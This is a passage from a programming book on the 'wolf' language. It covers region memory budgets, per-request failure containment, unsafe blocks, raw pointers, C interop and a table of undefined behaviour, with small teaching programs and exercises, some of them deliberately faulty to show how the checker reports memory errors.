    print("and no more than a header over it {octets <= payload +
header}")
    print("the same octets as ints {ints >= 7 * octets}")
    0
}
```

```
console
$ wolf run octets.lu
holds the payload true
and no more than a header over it true
the same octets as ints true
```

The first two relations are the ones to keep. A byte buffer charges at least what it holds, because an honest ledger never under-reports, and no more than one header over it, because the runtime mints it at the length it already knows and there is no growth history to pay for. The third relation is the arithmetic that gets a program in trouble: push those same 65,536 values into a `List[int]` and the region charges at least seven times as much — sixteen times on the compiler this printing was built on, thirty-two on its interpreter, eight for the width and the rest for the doublings a push-grown list leaves charged behind it. Both of those satisfy the same relation and neither is a rule, which is the reason this block prints relations: the multiple is a fact about an arena, and the arena is a fact about the machine you ran on. A cap derived from the wrong element type is a cap that misses by an order of magnitude, which is the same lesson the budget below teaches from the other end.

A budget the region cannot exceed

Reading the ledger is a diagnostic. Bounding it is a contract, and the contract is one word at the region's declaration:

```
wolf · runs, trap(alloc-contract)
struct Doc { title: str, words: int }
fn fill(n: int) {
    var docs = List[Doc]()
    for i in 0..n { (mut docs).push(Doc { title: "regions", words: i }) }
}
fn main() -> !int {
    let probe = region()
```

```
    var measured = 0
    in probe {
        fill(200)
        measured = region_bytes(probe)
    }
    print("the pattern charges {measured > 0}")
    region request(cap: measured) {
        fill(200)
        print("under the measured budget, served")
    }
    region tight(cap: measured - 1) {
        fill(200)
    }
    print("unreachable")
    0
}
```

```
console
$ lupin budget.lu
the pattern charges true
under the measured budget, served
budget.lu: trap(alloc-contract): struct literal `Doc` would charge 64
ledger byte(s) to `tight` (region #3), taking it to 20960 — past its
20959-byte cap (20896 already charged) [mem.region.cap.1] at 4:37; `tight`
(region #3)'s budget is set here at 18:23
$ echo $?
3
```

`region r(cap: n)` gives the region a byte budget at the moment it is created. A charge that would take its ledger past the budget does not happen: it is a trap, at the allocation that asked for it, and the trap line names both ends of the story — the site that tried to charge and the line where the budget was set. Sitting exactly at the cap is not a breach; the next byte is. That is why the program above serves the same work twice, once under a budget of exactly what the work charges and once under a budget one byte short of it, and only the second one dies.

The kind is `alloc-contract`, which chapter 3 introduced and Appendix B lists. A budget is an allocation contract, so it uses the contract's existing kind rather than inventing a thirteenth one; the trap vocabulary is closed and this did not open it.

Notice where the budget came from. The program *measures* it — an uncapped dry run of the same work, `region_bytes` read at the end — and then caps against the reading. Deriving the number that way is not ceremony. Ledger units are not payload bytes, and the gap between them is not a rounding error: sixty-four kilobytes' worth of `int` elements charge a megabyte of ledger once element storage and the growth history are counted, which is exactly what the reading above measured. A cap computed from what your data "should" take is a cap that traps on a machine you did not test, or never traps at all. A cap derived from a measurement is a cap in the units the budget is spent in.

`cap: 0` is legal, and a region that never allocates lives under it happily. The value form takes the budget too, after the strategy if there is one: `region(cap: n)`, `region(rc, cap: n)`. The one form that cannot carry a budget is the anonymous block, and not by choice — the parenthesis after a bare `region` is already the value form, so a cap needs a name to attach to.

One request dies; the server does not

A budget you cannot survive is a smaller program, not a safer one. The per-request arena of §8.1 wants the other half: when one request asks for more than it was given, that request ends and the process keeps answering. It does, and the reason arrives at the join as a value:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn serve() -> !int {
    region request(cap: 64) {
        defer print("request logged")
        var docs = List[Doc]()
        for i in 0..100 { (mut docs).push(Doc { title: "regions", words:
i }) }
    }
    0
}
fn main() -> !int {
    let idle = live_region_bytes()
    let w = spawn proc serve()
    let m = w.monitor()
    select {
        exit(reason) from m => {
            print("faulted {reason.is_fault()}")
            print("over budget {reason.is_alloc_contract()}")
            print("memory back {live_region_bytes() == idle}")
        },
        timeout(5.s) => { print("timeout") },
    }
    print("the server is still here")
    0
}
```

```
console
$ lupin admit.lu
faulted true
over budget true
memory back true
the server is still here
```

Four lines, and three of them are promises. The trap fired inside a proc — chapter 14′s unit of failure — and a proc is a failure domain, so the trap did not leave it. The proc died; the reason reached the monitor as an ordinary value that the join can ask questions of. `is_fault()` says a trap ended it rather than an error or a kill. `is_alloc_contract()` says which trap, and it is the one question a supervisor with an admission policy actually wants

answered: this request wanted more memory than it was allowed, so refuse it and take the next one.

`memory back true` is the third promise and the one you would not think to ask for. At the moment the join reads the reason, the dead proc's regions are already reclaimed — the memory comes back *before* the reason is delivered, not after. A supervisor that answers "not now" on this reason and admits the next request is not racing its own cleanup.

The line that is missing says as much as the ones that are there. `request logged` never prints. It was deferred inside the region, below the proc boundary, and containment runs the killed-proc sequence: no further user code runs down there, deferred or otherwise. The `defer` in `main`, on the join's side of the boundary, is untouched — the failure domain ends at the proc, and so does the abandonment.

That is the whole shape, and it is not a new mechanism. Chapter 14 argues that a proc is where failure stops; this section gives the failure something to be about. The budget makes "how much memory is this request allowed" a sentence in the program instead of a hope about it, and the proc boundary makes exceeding it a request's problem rather than the process's.

Exercise 8-18 *(fingers · lupin)*. Read one region's ledger four times: at the open, after pushing a hundred integers, immediately again with nothing in between, and after a hundred more pushes. Print the four relations rather than the four numbers — zero at the open, charged after the first hundred, unchanged between the two adjacent reads, and not lower after the second hundred. One of those four has to be written `>=` where a reader would expect `>`. Say which one, and why the strict spelling is a drill that passes on your machine and fails on somebody else's.

Exercise 8-19 *(extension · lupin)*. A cap kata. Measure what building a list of fifty documents charges, uncapped. Then run the same build twice more: once in a region capped at exactly the measured reading, once capped one byte under it. Predict which of the two finishes before you run them, and predict the exit code of the program. Then explain why a cap written as `50 * 24` — fifty documents at a plausible size each — is a bug even when it happens to work on your machine.

The shelf, in the shape it meant

Chapter 7 left the shelf with two problems and called them one ceiling. Both are gone, and neither needed a smarter borrow.

The first was that two parts of the program wanting the same document had to copy it and watch the copy drift. Inside a region they do not copy: both hold an edge to one document, and an edge inside a region is a machine word. The recency ring in §8.4 is that fact used on purpose: three documents, six links among them, and no copy anywhere.

The second was that a tree of single owners has no way to say "these five thousand objects live and die together." That sentence is now one word and a brace, and everything under the brace inherits it without saying a word.

What the shelf costs in annotations: one `region` per group, one `freeze` where a snapshot is published, and a type on the fields that cross a border. No lifetimes, no region parameters, no annotation on any function that merely allocates, which is most of them. The memory architecture is visible in the places where it is a decision and invisible everywhere else, which is the same principle chapter 7 applied to mutation, one granule up.

One consequence of this chapter belongs to Part 3, and you can see it from here. A closed region is a self-contained subtree of memory with exactly one owner, which is precisely the property that makes it safe to hand to another worker: no shared references to audit, no locks to take, nothing else pointing in. Freezing gives the other half: data with no writers is data any number of readers can read at once. Those two sentences are the whole of wolf's concurrency safety story.

Exercise 8-15 *(extension · lupin)*. A text adventure's world is a cyclic graph: rooms point at each other in four directions, and "north then south" must come home. Build three rooms (den, ridge, river bank) in a pool region, close the cycles with two-phase init, and walk the path north, east, west, south, printing the room at each step. Predict the four lines before running; the fourth is the one that checks your `south` links are real.

Exercise 8-16 *(extension · lupin)*. `wc`, wolfished: count the lines and words of a multiline block, but store every line in a scratch region while counting; then let the region die and print the counts after it is gone. State what survives the brace and why this program's memory use at peak is "the text, once" rather than "the text, twice."

Exercise 8-17 *(extension · lupin)*. A bounded window: keep only the last three of a stream of nine updates, in a three-slot `List[str]` that lives in its own region, slots overwritten with `next % 3`. When the stream ends, read the window oldest-first — `(next + i) % 3` — assemble the report, then freeze the region and print. Nine updates arrived and three strings exist. Where did the other six go, and *when* did each one go?

9. The escape hatch is a door, not a cliff

“Come a little closer.”

— Cage the Elephant

The C library is twenty years old and it works. This chapter is about exactly how close we let it come.

The shelf has one job left that wolf will not be doing itself. Snapshots go out over a socket, and they go out packed, and the packing code was written before most of this book’s readers had a text editor. Nobody is rewriting it. So the shelf calls it:

```
wolf · runs, exit 0
import c "stdlib.h"
import c "string.h"
struct Doc { title: str, words: int }
fn main() -> !int {
    let snapshot = Doc { title: "regions", words: 900 }
    var packed = 0
    // # Safety: both allocations own 64 bytes for the whole block,
    // memset and memcpy stay inside them, and each is freed once.
    unsafe {
        let raw = c.malloc(64)
        c.memset(raw, 0, 64)
        let out = c.calloc(8, 8)
        c.memcpy(out, raw, 64)
        c.free(raw)
        c.free(out)
        packed = 64
    }
    print("{snapshot.title}: {snapshot.words} words, {packed} bytes out")
    0
}
```

```
console
$ lupin snapshot.lu
regions: 900 words, 64 bytes out
```

Those are real `malloc` and `free`. Compile the same file and the binary calls the ones in your libc, by those names, through the ABI your platform already publishes:

```
console
$ wolf build snapshot.lu && ./snapshot
regions: 900 words, 64 bytes out
$ echo $?
0
```

Two chapters built a memory model with no escape in it. This one puts the escape in, and the surprise is that the escape is the simple end of the language. Inside those braces the

rules are C's rules, which you already know, plus an oracle that answers the question C never could.

9.1 The three rings

The word `unsafe` is a bad name for what the braces do, and every language that has the word knows it. The block marks the code where the compiler stops proving things and you start.

Marking is the point. A *ring* is a place in the source where the proof obligation changes hands, and wolf has exactly three of them:

1. `unsafe { }` blocks. **Raw pointers, calls into C, aliasing** assertions, the doors back. Nothing in the raw tier happens anywhere else.
2. `#[trusted]` functions. **Code whose correctness rests on an** invariant no checker can see, declared in the package manifest so that a dependency growing one is a diff and not a secret. §9.7.
3. **Inline C and assembly.** Ring 1 by construction: the syntax only parses inside an `unsafe` block, so an audit that finds the blocks finds these too.

Three rings, and all three are one text search. That is a property of the grammar. A raw pointer *value* is inert (you can hold one, copy one, pass one around in ordinary safe code all day), but every raw *operation* is inside a ring or it does not parse. So the complete unsafe surface of a codebase is what `unsafe` finds, and the complete FFI surface is what `import c` finds, and there is no fourth place to look.

Run that search over everything this book has printed so far and the answer is zero: chapters 1 through 8 never left the safe tier, and the count is trustworthy in a way the same search is not trustworthy in C, where every pointer dereference in the program is potentially the audit's subject. Exercise 9-1 does the search.

The compiler will also do the counting for you. `wolf audit-surface` walks a package and reports, per module, the trusted functions with their stated obligations and the number of unsafe blocks, aliasing assertions, re-entry doors, C imports, and inline blocks in it. It is a reviewer's tool, not a gate, and §9.7 is about what a reviewer does with the number.

Exercise 9-1 *(fingers + spelunking · wolf)*. The complete unsafe audit of every program in this book's first eight chapters is one command. Run it over the exercise corpus, report the number, and state what property of the language makes the count trustworthy: what would the same search miss in C?

9.2 Raw-tier rules

Here is the rule that decides everything else in this chapter. **A raw pointer** `*T` carries no aliasing assumptions.

The implementation treats it the way a C compiler treats `char*`. Two raw pointers may point at the same byte. A write through one may be seen through the other. Pointer arithmetic

runs off the end of one object and into the next if you write it that way. Casting a pointer to an integer and back gets you a usable pointer. None of that is a special dispensation; it is the absence of a rule, which is what "no assumptions" means.

The tier boundary is drawn at the operations:

```
wolf · rejected, E1301
import c "stdlib.h"
fn main() -> !int {
    // # Safety: the allocation is eight bytes and lives until the free
    // below; handing the pointer out of the block writes nothing.
    let p = unsafe { c.malloc(8) as *u8 }
    p[0] = 1
    // # Safety: `p` is that same allocation, freed exactly once.
    unsafe { c.free(p) }
    0
}
```

```
diagnostic
error[E1301]: a raw pointer write needs an `unsafe` block
 --> ./s2.lu:9:5
  |
9 |     p[0] = 1
  |     ^^^^ raw-tier operation in safe code
  |
  = note: raw pointers are inert data anywhere — only the tier's
operations need the ring. Wrap
    this in `unsafe { }` and state the invariant in a `# Safety:` comment;
the rules inside
    are simpler than the safe tier's, not stricter.
```

The compiler did not complain about the binding above the error, which makes a raw pointer inside a block and hands it out into safe code. That is fine: an `unsafe` block is an expression of its body's type, so it yields a `*u8` the way any block yields its last value. The pointer then sits in a safe binding, gets copied, gets passed to functions. Only the write is the tier's business.

The note carries the other half of the ring's deal: every block states the invariant it maintains in a `# Safety:` comment. The compiler asks for it by name and warns when it is missing. The reason is §9.7's, in one line: the block is where a human takes over the proof, and a proof nobody wrote down is not one.

Unsafety does not cross a module

There are no `unsafe fn`s in wolf. A function another module can call has a safe signature, or the program does not compile:

```
wolf · rejected, E1302
import c "stdlib.h"
/// The length of the header that `p` points at, in bytes.
pub fn header_len(p: *u8) -> int {
    8
```

```
}
fn main() -> !int {
    0
}
```

```
diagnostic
error[E1302]: `header_len`'s parameter `p` carries a raw pointer, but this
boundary stays fully safe
 --> ./s3.lu:6:19
  |
6 | pub fn header_len(p: *u8) -> int {
  |                   ^ `*T` crosses the boundary here
  |
  = note: unsafety never appears in types crossing a module's boundary —
there are no `unsafe
    fn`s; the proof lives at the `unsafe` block and the module is the
audit granule. A `*T`
    may stand in a module-private fn's signature or at the C membrane
(`export`/`extern
    "c"`); elsewhere pass a `handle` (revalidated per access) or a region
value, or keep the
    `*T` in a module-private field.
```

This is a design decision with consequences the rest of the chapter lives on. A `*T` parameter on a `pub` function would mean every caller in every importing module has an obligation, and a caller with an obligation has callers of its own, and the audit surface becomes the call graph. Wolf puts the obligation where it can be discharged: at the block, inside a module, behind a public signature that promises nothing about pointers. The module is the audit granule: an unsafe block's argument may lean on invariants its module's private items maintain, and on nothing wider.

That is also why the rule stops at the module's edge. Drop the `pub` and `header_len` compiles: a module-private function's callers are all in the same module, inside the granule a reviewer reads anyway, so a `*T` may stand in its signature (`[mem.unsafe.sig]`). So may a function at the C membrane, `export fn` or `extern "c" fn`, where the pointer is C's either way. Methods, `pub` functions and exported types keep the rule. That line was drawn at wolf 0.2.22; before it, every signature was held to it, private ones included. The reference interpreter drew the same line one release later: since lupin 0.1.46 it runs the private `header_len` too and refuses the `pub` one, so on this rule the two machines agree.

Creation is not a use

One rule inside the raw tier gets its own section, because it is where the aliasing models people know from elsewhere get it wrong. Making a second pointer to the same bytes is not an access:

```
wolf · runs, exit 0
import c "stdlib.h"
fn main() -> !int {
    var out = 0
```

```
    // # Safety: `p` and `q` address the same live eight bytes, every
    // access is in bounds, and the allocation is freed exactly once.
    unsafe {
        let p = c.malloc(8) as *u8
        p[0] = 1
        let q = p
        p[1] = 2
        out = (q[0] + p[1]) as int
        c.free(p)
    }
    print("{out}")
    0
}
```

```
console
$ lupin siblings.lu
3
```

`q` is derived from `p` between two uses of `p`, and then both are read. Nothing here is undefined, at either machine. Deriving a pointer touches no permission; only accesses do.

Coming from Rust: *this program is the litmus that separates the two published models of pointer aliasing, and wolf's answer is the second one on purpose. Under Stacked Borrows (the first operational model for Rust's aliasing rules, and a real contribution), creating a pointer pushes it onto a per-location stack, so using the parent afterward pops the child off and using the child later is undefined. When that model was evaluated on Rust's own standard library, among the violations it reported were programs doing exactly what the block above does, deriving a pointer and not using it yet. Tree Borrows, the successor model, keeps the tree and gives a freshly derived pointer a reserved state that survives its parent's reads. Wolf's machine is that one. Rust's authors were not careless; they were the people who noticed the problem exists. The difference is that an unsafe tier whose rules are* stricter *than the safe language is a tier where the standard library's own authors get surprised, and wolf chose the tier where the rules are looser than the safe language instead. What replaces the strictness is §9.3.*

The one assumption you can make

Since the tier assumes nothing about aliasing, the optimizer can assume nothing either. Sometimes you know better than both, and `assume noalias` is how you say so:

```
wolf · runs, exit 0
import c "stdlib.h"
fn main() -> !int {
    var merged = 0
    // # Safety: `left` and `right` are two distinct live allocations,
    // so the assertion is true; both are freed exactly once.
    unsafe {
        let left = c.malloc(8) as *u8
        let right = c.malloc(8) as *u8
        assume noalias left, right
        left[0] = 1
        right[0] = 2
        merged = (left[0] + right[0]) as int
        c.free(left)
        c.free(right)
    }
    print("{merged}")
    0
}
```

```
console
$ lupin disjoint.lu
3
```

The assertion says the two ranges do not overlap for the rest of the scope, and the code generator spends it: the asserted pointers get the treatment vectorization and reordering need, as if the disjointness had been proven. It is C's `restrict` with two differences. It is a statement, not a qualifier, so it appears at a line number rather than in a type. And a false one is caught, which is §9.3.

That is the entire aliasing surface of the raw tier: no assumptions, one way to add one, and the addition is a line you can grep for.

Exercise 9-2 *(fingers · lupin)*. Your first unsafe block, kept legal: allocate eight bytes from C, set them all to 5, read one back, free, print. Type it, run it, and note the exit code: the point of this exercise is that nothing happens.

Exercise 9-3 *(comprehension · lupin)*. One character changes in 9-2: the write is `p[8] = 1`. The allocation holds eight bytes. Predict the oracle's finding: its row, and which optimizer license the report will name.

Exercise 9-4 *(comprehension · lupin)*. The pointer is laundered through an integer before the read: cast `p` to `int`, free the allocation, cast the integer back to `*u8`, and read through the new pointer. An integer survives `free` untouched. Does the roundtrip save the read? Predict the oracle's answer and its reasoning.

9.3 The oracle you actually run

Everything above traded a guarantee for a freedom. Here is what wolf gives back for it.

Here is an unsafe block that allocates, writes, frees, and then reads, which is the oldest bug in systems programming and one line out of order:

```
wolf · ub, P1
import c "stdlib.h"
fn main() -> !int {
    // # Safety: DELIBERATELY WRONG — the read below happens after the
    // free, which is the fault this section is about.
    unsafe {
        let p = c.malloc(8) as *u8
        p[0] = 7
        c.free(p)
        let v = p[0]
        v as int
    }
}
```

```
console
$ lupin uaf.lu
uaf.lu: ub(mem.ub) §7/P1: read through tag#0 (c.malloc(8)#root), which is
Disabled at alloc#0[0] [mem.prov.state] at 9:17; tag created at 6:17
  licenses O1: `mut` params lower to `noalias` + `dereferenceable`;
unique-tag stores forward without memory checks
  alloc#0 `c.malloc(8)` 8 byte(s), FREED, owned by region #0
    tag#0 c.malloc(8)#root Disabled exposed
$ echo $?
3
```

Run it again and you get those bytes again. Run it on another machine and you get those bytes again. This is the part that has no counterpart in C: a use-after-free in C reads whatever the allocator happened to leave behind, varying with allocator, build flags, and how much else the program had done first. The report above is a reading of the rules, not of memory, and rules do not vary between runs.

The compiler's checked build reaches the same verdict from the other implementation, in its own voice:

```
diagnostic
error[E1401]: undefined behavior: [mem.ub] row P1 — a raw pointer read
through a Disabled tag (freed by `c.free`)
  --> ./s6.lu:12:17
   |
 9 |         let p = c.malloc(8) as *u8
   |                 ----------- the provenance this operation violates
was created here
...
12 |         let v = p[0]
   |                 ^^^^ the operation that reaches undefined behavior
   |
```

```
   = note: this row licenses O1: `mut` params lower to `noalias` +
`dereferenceable`; unique-tag
     stores forward without memory checks — compiled code may already have
been transformed
     under that assumption, so the behavior of an unchecked build is
undefined
     ([mem.prov.state]). The `--checked` machine reports it
deterministically instead.
```

Two implementations, one row, one clause, one span. That agreement is the whole reason to believe either of them.

What a tag is

Both reports talk about tags, and the vocabulary is the model.

Every pointer value carries a *tag*: an identity, distinct from the address. Every allocation carries a tree of them. When a pointer is derived from another (a borrow taken, a parameter entered, a door crossed), the new pointer's tag is a child of the old one's, and the tree records the family. That is *provenance*: the lineage a pointer inherits its permission from. Two pointers can hold the same address and have different provenance, and the model treats them as different pointers, because they are.

Each tag has a state per byte of the allocation, and the states are few:

state	what it means	what ends it
Reserved	derived, unused for writing	a write through it makes it Active
Active	the live writable one	a write through a non-descendant Disables it
Frozen	readable, not writable	a write through a non-descendant Disables it
Disabled	dead	nothing; a Disabled tag never comes back

Read the report again with that in hand. `tag#0 c.malloc(8)#root Disabled: `the allocation's root tag, killed by the free.` read through tag#0 … which is Disabled`: the access. Nothing else in the line is doing any work. The tag tree at the bottom of a report is the whole story, and learning to read those four lines is learning the model.

The tree also composes with everything chapter 8 built. Freeing a region Disables every tag of every allocation the region owned, in one motion, the same motion that freed them. Freezing a region moves its tags to Frozen. Tags rooted in different regions never alias, and the compiler knows it without an alias analysis, because region identity partitions provenance. The word for what chapter 8 called a border, one tier down, is a tag.

What you may never do

Wolf's list of undefined behavior is closed, printed, and eleven rows long. *Undefined behavior* is the compiler's license to assume something did not happen, a fact the code generator is entitled to build on. That is why the list is short and why every row is paired.

The pairing is the deal. A row exists only if some optimization needs it, and the row names the optimization. Adding a row means amending the specification and naming what the amendment buys; removing an optimization means the row goes.

#	**You may never**	**Because the machine may then**
P1	use a pointer after its allocation is freed or its permission is gone	forward a store to a later load without re-reading memory; treat `mut` parameters as unaliased
P2	write through a pointer that is only allowed to read	hoist a read out of a loop across a call it cannot see into; keep immutable data in registers and share it without locks
P3	read or write outside an allocation's bounds	assume an access of known size is in bounds, and prove two allocations distinct by their extents
P4	touch an allocation whose region was freed	give each region its own alias domain, so pointers into different regions never alias; treat a closed region's contents as unchanging
P5	assert `assume noalias` for ranges that overlap	vectorize and reorder the asserted accesses as if disjointness had been proven
P6	lie to a re-entry door about which region the bytes are in	let safe code past the door keep every safe-tier entitlement, re-checking nothing
L1	read memory nothing has written	lower a move to a copy and forget the source; delete stores to moved-from places; skip zeroing locals
L2	dereference a pointer to something that is gone	promote allocations to the stack and to registers without pinning their addresses
T1	build a value a type cannot hold — a `bool` outside {0, 1}, a discriminant no variant has, a `str` that is not UTF-8	pack a niche into unused values, compile a `match` to a jump table with no default arm, skip re-validating UTF-8
T2	let another pointer observe a wide write half-finished	reorder fields, split wide stores, and give value fields no address identity
C1	race on non-atomic memory from unsafe or foreign code	move and combine stores across stretches with no synchronization in them

Eleven entries. Nine of them are this chapter's; T2 and C1 need two lines of execution, and Part 3 is where a second one arrives. Every row requires the raw tier or a foreign call to reach: a program with no `unsafe` in it cannot get to any line of this table.

The omissions from the table are load-bearing. Integer overflow is not undefined; it traps, in every profile, and the range facts that come from checking are worth more to the optimizer than the assumption would be. Division by zero traps. An out-of-bounds index on a safe collection traps. A stale handle traps. A leak is defined behavior and always was. Those are the choices chapter 3 and chapter 8 made, and this table is where you can see what they cost and what they bought.

The teaching stance follows from all of it. In C you wonder whether your pointer code is right. In wolf you ask, and the answer is the same answer twice, with a line number.

Exercise 9-5 *(fingers + comprehension · lupin)*. Inject the classic: write, free, read, through one pointer. Run it twice. What is the oracle's finding, and (the actual question) what is identical between the two runs that would *not* be identical for a use-after-free in C?

Exercise 9-6 *(comprehension · lupin)*. Allocate 64 bytes with `c.malloc` and read one of them before anything writes it. No free, no bounds problem, no aliasing. Predict whether this is undefined behavior, which row it lands on, and what optimization the row's license names.

9.4 The one door back

A raw pointer never becomes a safe value by being carried around. It becomes one at a door, and there are exactly two: `borrow r from p`, and a raw index laundered through a pool `handle`, which revalidates its generation the way chapter 8 showed. Both are checked crossings.

The first one, used:

```
wolf · interpreted run, exit 0
import c "stdlib.h"
fn main() -> !int {
    var words = 0
    let scratch = region()
    // # Safety: the allocation is made while `scratch` is the ambient
    // region, so it lies inside `scratch`'s footprint; it is freed once.
    unsafe {
        let p = in scratch { c.malloc(8) as *u8 }
        c.memset(p, 9, 8)
        let counts = borrow scratch from p
        words = counts[0] as int
        c.free(p)
    }
    print("{words}")
    0
}
```

```
console
$ lupin door.lu
9
```

`borrow scratch from p` is a claim, spelled out: *these bytes are inside* that region, alive, and of that type, for as long as the borrow lasts. What comes back is an ordinary safe value

governed by `scratch`'s rules, and from there the code is chapter 8's code again. The claim needs both halves to mean anything, and the compiler says so when either is missing:

```
wolf · rejected, E1305
import c "stdlib.h"
fn main() -> !int {
    let scratch = region()
    let table = in scratch { List[int]() }
    let offset = 8
    var words = 0
    // # Safety: nothing is discharged here — the door is malformed,
    // which is what this program is for.
    unsafe {
        let counts = borrow scratch from offset
        words = counts as int + table.len
    }
    words
}
```

```
diagnostic
error[E1305]: `borrow … from …` needs a raw pointer (`*T`) here, but this
is `i32`
  --> ./s8.lu:13:42
   |
13 |         let counts = borrow scratch from offset
   |                                          ^^^^^^ the door's claim has
nothing to check against
   |
   = note: door 1 asserts "this pointer addresses that region's live
allocation" — it needs the
     region on the left and the raw pointer on the right. The other door
is a checked
     `handle`, which re-validates its generation at every access.
```

Shapes are the cheap half. The expensive half is whether the claim is *true*, and no static analysis can settle it: the pointer came from C. So the obligation is discharged at run time, at the door, and a false claim is undefined behavior there, not at some later read:

```
wolf · interpreted run, trap(ub)
import c "stdlib.h"
fn main() -> !int {
    var words = 0
    let scratch = region()
    // # Safety: DELIBERATELY WRONG — the allocation belongs to the
    // program's own region, not to `scratch`, so the door's claim is a
    // lie and the oracle says so.
    unsafe {
        let p = c.malloc(8) as *u8
        c.memset(p, 9, 8)
        let counts = borrow scratch from p
        words = counts[0] as int
        c.free(p)
    }
```

```
    words
}
```

```
console
$ lupin forged.lu
forged.lu: ub(mem.ub) §7/P6: `borrow region #1 from` a pointer into
alloc#0, which is owned by `program` (region #0) — the obligation is that
the allocation lies wholly inside the named region's footprint
[mem.unsafe.door] at 11:22; tag created at 9:17
  licenses O6: safe-tier code after the door keeps all safe-tier
entitlements (O1–O4) — the door is where trust concentrates
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #0
    tag#0 c.malloc(8)#root Active exposed
$ echo $?
3
```

The two programs differ in one line's position (where the `malloc` happens), and that is the whole difference between a true claim and a false one.

Read the license on that row. After a door, safe code keeps *all* of its entitlements: the optimizer treats the value that came through exactly as it treats a value that was never near a pointer, hoisting its loads, assuming its exclusivity, re-checking nothing. That is what makes the door worth having, and it is also why lying to it is the worst lie available in the language. Trust concentrates at doors so that it does not have to be spread thin everywhere else.

Exercise 9-7 *(comprehension · lupin)*. Two programs differ by one line's position. Both allocate eight C bytes, both cross back to safe code through `borrow r from p`. In the first, the `malloc` happens inside `in r { }`; in the second, outside any window. Predict each verdict before running either, and state the door's obligation in one sentence.

9.5 `#include`-grade C

`import c "stdlib.h"` reads like `#include` because it means what `#include` means: the names in that header become available under `c.`, with C's types, calling C's code. There is no binding layer to generate and no second language to describe the first one in. What crosses is a call.

Everything that comes in this way is raw-tier, by decree and without exception. A C function is a black box that takes and returns machine values; nothing about it can be checked, so nothing about it is promised, and no import is ever quietly safe. Every C call in this chapter is inside a ring for that reason alone.

Because the imports are ordinary C calls, they cost what C calls cost. There is no marshalling step, no conversion layer, no wrapper object: arguments go in registers according to the platform's ABI and the callee is the same code your C programs link against.

Two models and a real one

Both implementations model the C set. The interpreter has a model of the heap, and so does the compiler's checked machine: that is how a use-after-free through `c.malloc` produces a

report instead of a segfault. But a model of `calloc` is not `calloc`, and the native build does not model anything: it calls the one in your libc.

In the summer of 2026 a model and the real thing disagreed, and for a while nobody knew. `calloc(n, size)` allocates `n * size` bytes; one model allocated `n`. Under it, `c.calloc(8, 8)` was an eight-byte allocation, so a program that copied 64 bytes into it was out of bounds, and the model said so, confidently, with a row number and a license, about a program that is correct. It surfaced when the same source was compiled and run against real glibc, which handed back 64 bytes and behaved. That is the differential: one language, more than one implementation, run against each other, and any disagreement treated as a bug in one of them until somebody proves which. It was a bug in the model. The program at the top of this chapter is the shape that catches it (`c.calloc(8, 8)` with 64 bytes copied in), and it now runs correctly under all three: the interpreter, the checked machine, and native glibc.

The book claims only this: when its tools are wrong, something notices.

The twenty-line wrapper

The pattern for using C from wolf is a function:

```
wolf · runs, exit 0
import c "stdlib.h"
import c "string.h"

fn pack(bytes: uint) -> int {
    var written = 0
    // # Safety: both allocations own `bytes` bytes for the whole
    // block, every C call stays inside them, and each is freed once.
    unsafe {
        let raw = c.malloc(bytes)
        c.memset(raw, 0, bytes)
        let out = c.calloc(bytes, 1)
        c.memcpy(out, raw, bytes)
        c.free(raw)
        c.free(out)
        written = bytes as int
    }
    written
}

fn main() -> !int {
    print("{pack(64)} bytes out, and not a pointer in sight")
    0
}
```

```
console
$ lupin pack.lu
64 bytes out, and not a pointer in sight
$ wolf build pack.lu && ./pack
64 bytes out, and not a pointer in sight
```

`pack`'s signature is fully safe. Here that is a choice: `pack` is private, and §9.2′s E1302 would let a private signature carry a `*T`; it would be held to the line the moment `pack` became `pub`,

which is where a wrapper worth writing ends up. Its body is the only place in the program where a pointer exists. Everything upstream of it calls a function that takes a number and returns a number, and no amount of reading the rest of the shelf will turn up a `*T`, because there is nowhere for one to be.

This is the shape to copy, and its virtue is arithmetic. A reviewer can hold twenty lines to the standard "I believe every one of these," which is the standard unsafe code actually requires and the standard forty thousand lines cannot meet. Spread the same C calls across the application (an `unsafe` block at each call site) and the audit surface is the application.

Exercise 9-8 *(fingers · wolf + lupin)*. Take `pack` and change the `c.calloc(bytes, 1)` to `c.calloc(1, bytes)`, which allocates the same number of bytes a different way. Run the program under the interpreter, then compile it and run the binary. Report both outputs and say what a difference between them would have meant.

9.6 FFI and regions

C code holds pointers. That is most of what C code does. So the question this section answers is the one every FFI design has to: what may a C function keep, and for how long?

The rule is short. A C call executes against an implicit region borrowed for the call's extent. Anything the callee does with a wolf pointer ends when the call returns. If a C API needs to *retain* a pointer past the call (a callback registration, a context struct it stores for later), then what it is given is a `handle`, revalidated on the wolf side at every use, or an allocation inside a region a `#[trusted]` module pins for exactly that purpose. Those are the two shapes, because they are the two that can be checked.

The other direction is where the interesting fault lives. A pointer from C is a plain machine word; it moves out of a region block the way any number does, and nothing stops it:

```
wolf · ub, P4
import c "stdlib.h"
fn main() -> !int {
    // # Safety: DELIBERATELY WRONG — the pointer outlives the region
    // whose window the allocation was made under.
    unsafe {
        let p = region command {
            let scratch = c.malloc(8) as *u8
            c.memset(scratch, 5, 8)
            scratch
        }
        let v = p[0] as int
        v
    }
}
```

```
console
$ lupin escape.lu
escape.lu: ub(mem.ub) §7/P4: read at alloc#0[0], whose owning region #1
was freed wholesale [mem.prov.region] at 11:17; tag created at 7:27
```

```
  licenses O3b: one alias-scope domain per region — pointers into distinct
regions never alias; O4: regions not open in the current scope yield
`invariant.load`
  alloc#0 `c.malloc(8)` 8 byte(s), live, owned by region #1
    tag#0 c.malloc(8)#root Disabled exposed
$ echo $?
3
```

Row P4, not P1, and the distinction is the section. Nobody called `free`. The report even says the allocation is `live`: its bytes were never handed back individually. What died was the region, and the region's death took the permissions of everything it owned, wholesale, in the one motion chapter 8 described as the point of the whole construct.

So the rule C has to learn on the way in is: memory obtained while a region was open is a loan from that region, and the closing brace calls it in. That is the same sentence chapter 8 wrote about wolf values, applied to a pointer that has no idea what a region is. The pointer does not need to know. The tag knows.

Exercise 9-9 *(comprehension · lupin)*. A C allocation made while a region was ambient, escaping the region that owned it. The pointer is a plain integer-like value; it moves out fine. Predict what the read faults with, and why the report differs from 9-5′s use-after-free.

9.7 Auditing: `#[trusted]` and the audit surface

Two of the three rings are the compiler's business. The third is a person's.

Some unsafe code maintains an invariant that no checker will ever see: an allocator's free-list is well-formed, a pinned buffer outlives every C callback registered against it, a length field and a pointer agree. The block's `# Safety:` comment states it, and a reviewer either believes it or does not. `#[trusted]` is how such a function says so out loud:

```
wolf · audit, E1303
import c "stdlib.h"
